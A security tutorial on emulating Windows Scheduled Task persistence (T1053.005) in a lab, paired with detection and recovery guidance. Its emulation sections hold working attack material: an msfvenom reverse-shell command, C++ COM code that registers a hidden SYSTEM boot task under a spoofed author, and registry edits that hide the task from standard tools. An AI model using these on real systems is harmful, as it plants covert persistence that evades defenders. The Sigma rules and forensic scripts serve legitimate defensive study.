Emulating T1053 – Scheduled Tasks: Creating, Hiding, and Detecting Persistence via Task Scheduler
You popped a box, grabbed SYSTEM, and now you need to survive a reboot without lighting up every alert in the SOC. Task Scheduler is the answer nearly every real intrusion set reaches for, from commodity crimeware to Silk Typhoon (HAFNIUM). It is signed, built in, survives reboots, and runs as SYSTEM on demand. The catch: how you create the task decides whether the blue team sees it, and there are documented tricks to make a live task vanish from schtasks /query entirely while it keeps firing.
Objective: Emulate T1053.005 end to end in a lab – create Scheduled Task persistence through three different vectors, hide a running task using the Tarrask/HAFNIUM Security Descriptor deletion trick and Index manipulation, then flip to the defender chair and build the layered detection that catches every variant.
1. How Windows Task Scheduler Works Internally

The Task Scheduler service runs inside svchost.exe hosting schedsvc.dll. It exposes a COM server (Schedule.Service, CLSID {0F87369F-A4E5-4CFC-BD3E-73E6154572DD}) that every creation path funnels through, whether you type schtasks.exe, call the COM API directly, or use PowerShell.
State for a registered task lives in three places at once. Understanding all three is what lets you both hide a task and recover it.
| Location | Contents |
|---|---|
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\<TaskName> | Registration metadata: Id, Index, SD values |
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{GUID} | Execution parameters: Actions, Path, Triggers |
C:\Windows\System32\Tasks\<TaskName> | Human-readable XML definition of the whole task |
When you register a task, the service writes a Tree subkey named after the task, whose Id value is the GUID that keys into the Tasks subkey. Three Tree values matter for evasion:
Id– the GUID linkingTreetoTasks.Index– controls whether the task surfaces in enumeration tools.SD– the binary Security Descriptor (the ACL) that governs who can read and manage the task.
Delete SD and the tooling can no longer read the task. Zero out Index and the task drops out of the enumeration list. Neither touch stops the scheduler from running the task. That is the whole game, and we will exercise both.
2. Three Ways to Create a Task (and Why Detection Cares)
All three vectors reach the same Schedule.Service COM server, and all three fire Security Event ID 4698 when audit policy is enabled. They differ sharply in what other telemetry they leave behind.
| Technique | Description |
|---|---|
schtasks.exe | Classic LOLBin. Signed, built in. Spawns a visible process (Sysmon Event ID 1). Easiest to detect. |
COM API (ITaskService) | Programmatic creation with no schtasks.exe process. Advanced implants use it specifically to dodge process-creation rules. |
| PowerShell / WMI | Register-ScheduledTask or Invoke-CimMethod on PS_ScheduledTask. Wraps the same COM layer, supports a native -Hidden flag. |
The COM path is the one worth internalizing. It produces a confirmed structural evasion of every schtasks.exe process-creation rule, not because the rule is badly tuned but because no schtasks.exe process is ever created. That is a telemetry-source limitation baked into the rule design, and it is why 4698 and registry telemetry are non-negotiable.
3. Lab Setup – Building the Target Environment
Build a host-only network with two VMs. Nothing here touches production.
- Target: Windows 10 or 11 VM (VirtualBox or VMware).
- Attacker: Kali or Parrot on the same host-only segment.
On the target, install Sysmon v15+ with the SwiftOnSecurity config, enable the audit subcategory Task Scheduler uses, and switch on the Operational log:
# Sysmon with a maintained config
.\Sysmon64.exe -accepteula -i sysmonconfig-export.xml

# Enable the 4698 family (NOT on by default)
auditpol /set /subcategory:"Other Object Access Events" /success:enable /failure:enable

# Enable the TaskScheduler Operational channel
wevtutil sl Microsoft-Windows-TaskScheduler/Operational /e:true

# Confirm it took
auditpol /get /subcategory:"Other Object Access Events"
Build the lab payload once and drop it where a low-privilege attacker could realistically write, C:\ProgramData. Compile a minimal C reverse shell, or generate one with msfvenom. Either way, this binary only ever points at your own attacker VM:
msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.56.10 LPORT=4444 -f exe -o lab_shell.exe
# copy to target: C:\ProgramData\lab_shell.exe
Start a listener on the attacker box (nc -lvnp 4444) so you can confirm each persistence method actually detonates on trigger.
4. Emulation – Creating Persistence via Three Vectors
Phase 1: Recon to Blend In
Before dropping a task, learn the environment’s naming conventions so your task looks native:
schtasks /query /fo LIST /v | findstr /i "task name run as status task to run"
Get-ScheduledTask | Where-Object { $_.State -ne "Disabled" } | Select TaskName, TaskPath, State
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree" /s
Nesting your task under \Microsoft\Windows\... buys you camouflage against an analyst skimming the tree.
Phase 2: Vector A – schtasks.exe
The loud-but-reliable option. Run from an elevated prompt:
schtasks /create /tn "\Microsoft\Windows\WindowsUpdate\LabUpdate" ^
  /tr "C:\ProgramData\lab_shell.exe" ^
  /sc ONSTART /ru SYSTEM /f

schtasks /query /tn "\Microsoft\Windows\WindowsUpdate\LabUpdate" /fo LIST /v
/sc ONSTART fires at boot as SYSTEM. Watch what you generated: Sysmon Event ID 1 for the schtasks.exe spawn, Security Event ID 4698, and TaskScheduler Operational Event ID 106. Three independent witnesses.
Phase 3: Vector B – COM API, No schtasks.exe
This is the vector that beats process-creation detection. The program below walks the full ITaskService chain from CoInitializeEx to RegisterTaskDefinition, registers a boot-triggered SYSTEM task, and never touches schtasks.exe.
#include <windows.h>
#include <taskschd.h>
#include <comdef.h>

#pragma comment(lib, "taskschd.lib")
#pragma comment(lib, "ole32.lib")
#pragma comment(lib, "oleaut32.lib")

int wmain() {
    HRESULT hr = CoInitializeEx(NULL, COINIT_MULTITHREADED);
    if (FAILED(hr)) return 1;

    CoInitializeSecurity(NULL, -1, NULL, NULL,
        RPC_C_AUTHN_LEVEL_PKT, RPC_C_IMP_LEVEL_IMPERSONATE,
        NULL, 0, NULL);

    ITaskService *pService = NULL;
    CoCreateInstance(CLSID_TaskScheduler, NULL, CLSCTX_INPROC_SERVER,
                     IID_ITaskService, (void**)&pService);
    pService->Connect(_variant_t(), _variant_t(), _variant_t(), _variant_t());

    ITaskFolder *pRoot = NULL;
    pService->GetFolder(_bstr_t(L"\\"), &pRoot);

    ITaskDefinition *pTask = NULL;
    pService->NewTask(0, &pTask);

    // Blend the author string
    IRegistrationInfo *pReg = NULL;
    pTask->get_RegistrationInfo(&pReg);
    pReg->put_Author(_bstr_t(L"Microsoft Corporation"));
    pReg->Release();

    // Run as SYSTEM, highest run level
    IPrincipal *pPrin = NULL;
    pTask->get_Principal(&pPrin);
    pPrin->put_LogonType(TASK_LOGON_SERVICE_ACCOUNT);
    pPrin->put_UserId(_bstr_t(L"SYSTEM"));
    pPrin->put_RunLevel(TASK_RUNLEVEL_HIGHEST);
    pPrin->Release();

    // Hidden + start when available
    ITaskSettings *pSet = NULL;
    pTask->get_Settings(&pSet);
    pSet->put_StartWhenAvailable(VARIANT_TRUE);
    pSet->put_Hidden(VARIANT_TRUE);
    pSet->Release();

    // Boot trigger
    ITriggerCollection *pTrigs = NULL;
    pTask->get_Triggers(&pTrigs);
    ITrigger *pTrig = NULL;
    pTrigs->Create(TASK_TRIGGER_BOOT, &pTrig);
    pTrig->Release();
    pTrigs->Release();

    // Exec action
    IActionCollection *pActs = NULL;
    pTask->get_Actions(&pActs);
    IAction *pAct = NULL;
    pActs->Create(TASK_ACTION_EXEC, &pAct);
    IExecAction *pExec = NULL;
    pAct->QueryInterface(IID_IExecAction, (void**)&pExec);
    pExec->put_Path(_bstr_t(L"C:\\ProgramData\\lab_shell.exe"));
    pExec->Release();
    pAct->Release();
    pActs->Release();

    // Register
    IRegisteredTask *pRegd = NULL;
    hr = pRoot->RegisterTaskDefinition(
        _bstr_t(L"LabComPersist"), pTask, TASK_CREATE_OR_UPDATE,
        _variant_t(L"SYSTEM"), _variant_t(),
        TASK_LOGON_SERVICE_ACCOUNT, _variant_t(L""), &pRegd);

    if (SUCCEEDED(hr))
        wprintf(L"Task registered via COM. No schtasks.exe spawned.\n");
    else
        wprintf(L"RegisterTaskDefinition failed: 0x%x\n", hr);

    if (pRegd) pRegd->Release();
    pTask->Release(); pRoot->Release(); pService->Release();
    CoUninitialize();
    return 0;
}
Compile from a Developer Command Prompt:
cl /EHsc com_task.cpp taskschd.lib ole32.lib oleaut32.lib
Run it elevated, then check the scoreboard. No Sysmon Event ID 1 for schtasks.exe. Security Event ID 4698 still fires because the audit hook lives in the service, not the CLI. Sysmon Event ID 12 fires as the TaskCache\Tree key is created. If you inject this call chain into a process that has no business loading taskschd.dll (an Office child, say), Sysmon Event ID 7 catches that DLL load too.
Phase 4: Vector C – PowerShell / WMI
The scriptable cousin. The -Hidden flag here sets the Hidden property in ITaskSettings, which pulls the task out of the default taskschd.msc view (toggle “Show Hidden Tasks” to reveal it). Note that this is a soft hide, entirely distinct from the SD-deletion trick coming next.
$action    = New-ScheduledTaskAction -Execute "C:\ProgramData\lab_shell.exe"
$trigger   = New-ScheduledTaskTrigger -AtStartup
$principal = New-ScheduledTaskPrincipal -UserId "SYSTEM" -RunLevel Highest
$settings  = New-ScheduledTaskSettingsSet -Hidden

Register-ScheduledTask -TaskName "LabPowerShellPersist" -Action $action `
  -Trigger $trigger -Principal $principal -Settings $settings -Force
The purely COM-driven variant uses Invoke-CimMethod against the PS_ScheduledTask WMI class, which is what several implants prefer because it reads as ordinary WMI activity.
5. Emulation – Hiding the Task (Tarrask / HAFNIUM)
Microsoft attributed this technique to HAFNIUM (Silk Typhoon) via the Tarrask malware. The move: delete the SD value from the task’s Tree key. With no Security Descriptor, schtasks.exe, Autoruns, and the Task Scheduler GUI all lose permission to read the task, so it disappears from every standard enumeration path. It keeps running on schedule, reboots included.
Deleting SD requires SYSTEM. HAFNIUM got there through token theft (that is your T1134 in the mapping). In the lab, grab a SYSTEM shell with PsExec.
REM Step 1: task is currently visible
schtasks /query /tn "\Microsoft\Windows\WindowsUpdate\LabUpdate"

REM Step 2: drop to SYSTEM
PsExec64.exe -s -i cmd.exe

REM Step 3: delete the SD value (SYSTEM shell)
reg delete "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\LabUpdate" /v SD /f

REM Step 4: task is now invisible
schtasks /query /tn "\Microsoft\Windows\WindowsUpdate\LabUpdate"
REM Expected: ERROR: The system cannot find the file specified.
Reboot the VM (or wait for the trigger) and confirm your listener still catches the callback. The task is invisible and alive.
Telemetry note for the defense section: the deletion fires Sysmon Event ID 13. Crucially, no Event ID 4699 fires, because you did not delete the task, only its Security Descriptor. The only creation record, Event ID 4698, was already written back in Phase 2 or 3. If nobody was collecting 4698 at creation time, the task is now effectively gone from live tooling.
Index Manipulation – the Quieter Cousin
Setting Index to 0x0 in the same Tree subkey also drops the task from schtasks /query and the GUI, and again the scheduler keeps running it across restarts:
# In a SYSTEM context
Set-ItemProperty -Path "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\LabUpdate" `
  -Name "Index" -Value 0 -Type DWord
Both hides are registry writes, so both surface on Sysmon Event ID 13. That is your one reliable tripwire once the task is already registered.

6. Forensic Recovery of Hidden Tasks
Here is the payoff of the three-locations design: the attacker only nuked one artifact. The Tasks\{GUID} values and the on-disk XML both survive, so a defender can rebuild the picture.
# 1) Diff registry Tree against what schtasks can see - orphans are suspect
$regTasks = (Get-ChildItem "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree").PSChildName
$schTasks = (Get-ScheduledTask).TaskName
Compare-Object $regTasks $schTasks

# 2) Flag any Tree key missing an SD value (the Tarrask signature)
Get-ChildItem "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree" | ForEach-Object {
    $sd = Get-ItemProperty -Path $_.PSPath -Name "SD" -ErrorAction SilentlyContinue
    if (-not $sd) { Write-Host "HIDDEN TASK (no SD): $($_.PSChildName)" -ForegroundColor Red }
}

# 3) Parse the on-disk XML directly - it ignores registry hiding entirely
Get-ChildItem "C:\Windows\System32\Tasks" -Recurse -File | ForEach-Object {
    try {
        $xml = Get-Content $_.FullName
        Write-Host "$($_.Name): $($xml.Task.Actions.Exec.Command)"
    } catch {}
}
Autoruns with “Show Hidden Entries” is the GUI equivalent. When live tooling and the raw registry/XML disagree, the delta is your hidden persistence.

7. Defensive Strategies & Detection
Start with the control that makes the rest possible. Event IDs 4698-4702 are not logged by default. Enable them, or every COM-based task creation sails past you:
auditpol /set /subcategory:"Other Object Access Events" /success:enable /failure:enable
Once on, Event ID 4698 logs the full task definition XML inline, including task name, creating user, and ClientProcessId. The Task Scheduler service also publishes to ETW provider Microsoft-Windows-TaskScheduler (GUID {DE7B24EA-73C8-4A09-985D-5BDADCFA9017}) via the Operational channel.
The Event IDs That Matter
| Event ID | Log / Channel | Meaning |
|---|---|---|
4698 | Security | Scheduled task created (all three vectors) |
4702 | Security | Scheduled task updated (watch for task hijacking) |
4699 | Security | Scheduled task deleted |
4700 / 4701 | Security | Task enabled / disabled |
106 / 140 / 141 | TaskScheduler/Operational | Task registered / updated / deleted |
200 / 201 | TaskScheduler/Operational | Task action launched / completed |
Sysmon Coverage
| Sysmon Event ID | Catches |
|---|---|
1 (Process Create) | schtasks.exe /create spawns only |
7 (Image Load) | taskschd.dll loaded by an odd process (COM injection) |
11 (File Create) | New XML in C:\Windows\System32\Tasks\ |
12 / 13 (Registry) | TaskCache\Tree key creation and SD/Index tampering |
Sigma Rules
Rule 1 catches the noisy LOLBin path, and misses everything COM:
title: Scheduled Task Creation via schtasks.exe
logsource:
  category: process_creation
  product: windows
detection:
  selection:
    Image: '*\schtasks.exe'
    CommandLine: '* /create *'
  filter:
    User: 'NT AUTHORITY\SYSTEM'
  condition: selection and not filter
tags:
  - attack.execution
  - attack.persistence
  - attack.t1053.005
Rule 2 keys off the service-side audit hook, so it fires for schtasks.exe, COM, and PowerShell alike:
title: Scheduled Task Created With User-Writable Action Path
logsource:
  product: windows
  service: security
detection:
  selection:
    EventID: 4698
  action_path:
    TaskContent|contains:
      - '\Users\'
      - '\ProgramData\'
      - '\AppData\'
  condition: selection and action_path
level: medium
Rule 3 is your only shot at the Tarrask hide, because SD deletion and Index zeroing are just registry writes:
title: Scheduled Task Registry Tampering (Hidden Task Technique)
logsource:
  product: windows
  service: sysmon
detection:
  selection:
    EventID: 13
    TargetObject: 'HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\*'
  filter:
    Image|endswith: '\svchost.exe'
  condition: selection and not filter
level: high
tags:
  - attack.defense_evasion
  - attack.t1053.005
Rule 4 finds the COM vector when it is injected somewhere unusual, like an Office child process:
title: taskschd.dll Loaded by Unusual Process
logsource:
  product: windows
  service: sysmon
detection:
  selection:
    EventID: 7
    ImageLoaded|endswith: '\taskschd.dll'
  filter:
    Image|endswith:
      - '\svchost.exe'
      - '\schtasks.exe'
      - '\taskhostw.exe'
  condition: selection and not filter
level: medium
Coverage Matrix
No single rule catches everything. This is why you layer.
| Detection | schtasks.exe | COM API | PowerShell | SD Deletion |
|---|---|---|---|---|
| Sysmon EID 1 / schtasks proc create | Yes | No | No | No |
| Security EID 4698 | Yes | Yes | Yes | N/A (logged at creation) |
| TaskScheduler Operational EID 106 | Yes | Yes | Yes | No |
| Sysmon EID 13 (registry) | Yes | Yes | Yes | Yes |
Sysmon EID 7 (taskschd.dll load) | No | Yes | Partial | No |
| Sysmon EID 11 (file in Tasks dir) | Yes | Yes | Yes | No |
The lesson: process-creation rules alone leave you blind to COM implants and to every hide technique. Security 4698 plus Sysmon 13 is the minimum viable pair.

8. Hardening and Mitigations
| Mitigation | Description |
|---|---|
| Enable audit policy | Other Object Access Events on for success and failure. Single most impactful control – it is what makes 4698 exist. |
| Enable Operational log | Turn on Microsoft-Windows-TaskScheduler/Operational via wevtutil or GPO for the 106/140/141 series. |
| WDAC / AppLocker | Block unsigned binaries from creating tasks; constrain who can call RegisterTaskDefinition. |
| Watch the Tasks directory | Sysmon EID 11 on C:\Windows\System32\Tasks\ as a complementary tripwire. |
| Restrict SYSTEM token paths | Limit impersonation of SYSTEM processes. No SYSTEM token means no SD deletion. |
| Hunt for missing SD | Enumerate TaskCache\Tree on a schedule and flag any key without an SD value. |
| Watch updates too | Event ID 4702. Hijacking a benign task is quieter than creating a new one. |
| Baseline first | A week of known-good baselining before alerting cuts the false positives to a manageable level. |
9. Tools for Task Scheduler Analysis
| Tool | Description | Link |
|---|---|---|
| Sysmon | Registry, image-load, file, and process telemetry | learn.microsoft.com |
| Autoruns | GUI task enumeration with “Show Hidden Entries” | learn.microsoft.com |
| PsExec | -s for SYSTEM context in lab emulation | learn.microsoft.com |
| Process Monitor | Live view of registry writes to TaskCache | learn.microsoft.com |
| Atomic Red Team | Prebuilt T1053.005 test cases | atomicredteam.io |
| Sigma / sigmac | Convert the rules above to your SIEM query language | github.com/SigmaHQ |
10. MITRE ATT&CK Mapping
| Technique | MITRE ID | Detection |
|---|---|---|
| Scheduled Task/Job (parent) | T1053 | Security EID 4698/4702, TaskScheduler Operational 106/140 |
| Scheduled Task/Job: Scheduled Task | T1053.005 | EID 4698 + Sysmon EID 1/11/12/13 |
| Modify Registry (SD delete / Index) | T1112 | Sysmon EID 13 on TaskCache\Tree\* |
| Access Token Manipulation (SYSTEM theft for SD delete) | T1134 | Sysmon EID 10, EID 4624/4672 anomalies |
Summary
- Every Task Scheduler creation vector reaches the same COM service and fires Security Event ID 4698 – but only if you enabled the audit subcategory first. Default-config hosts are blind to it.
- The COM API (
ITaskServicetoRegisterTaskDefinition) creates persistence with noschtasks.exeprocess, structurally defeating every process-creation rule. - The Tarrask/HAFNIUM hide deletes the
Treekey’sSDvalue (or zeroesIndex) so the task vanishes fromschtasks, Autoruns, and the GUI while it keeps executing. Only Sysmon Event ID 13 catches the hide. - Recovery is possible because the attacker only broke one artifact: the
Tasks\{GUID}values and the XML underC:\Windows\System32\Tasks\survive, so diff registry against live tooling and parse the XML directly. - No single detection covers all variants. Layer Security EID 4698, TaskScheduler Operational 106, and Sysmon EID 7/11/13, then baseline for a week before you alert.
Related Tutorials
- Windows Scheduled Tasks
- APT Profiling: How to Build a Comprehensive Adversary Profile from Open-Source Intelligence
- Windows Scheduler Internals: Priority Levels, Quantum, and Thread Selection
- Mapping CTI Reports to ATT&CK TTPs: A Step-by-Step Methodology
- Cyber Threat Intelligence (CTI) Fundamentals: Sources, Types, and the Intelligence Lifecycle
References
- Scheduled Task/Job, Technique T1053 – Enterprise | MITRE ATT&CK®
- Scheduled Task/Job: Scheduled Task, Sub-technique T1053.005 – Enterprise | MITRE ATT&CK®
- schtasks create | Microsoft Learn
- schtasks commands | Microsoft Learn
- Atomic Red Team – T1053.005 Scheduled Task/Job: Scheduled Task (Red Canary)
- Scheduled Task/Job – T1053 | MITRE D3FEND
Get new drops in your inbox
Windows internals, exploit dev, and red-team write-ups - no spam, unsubscribe anytime.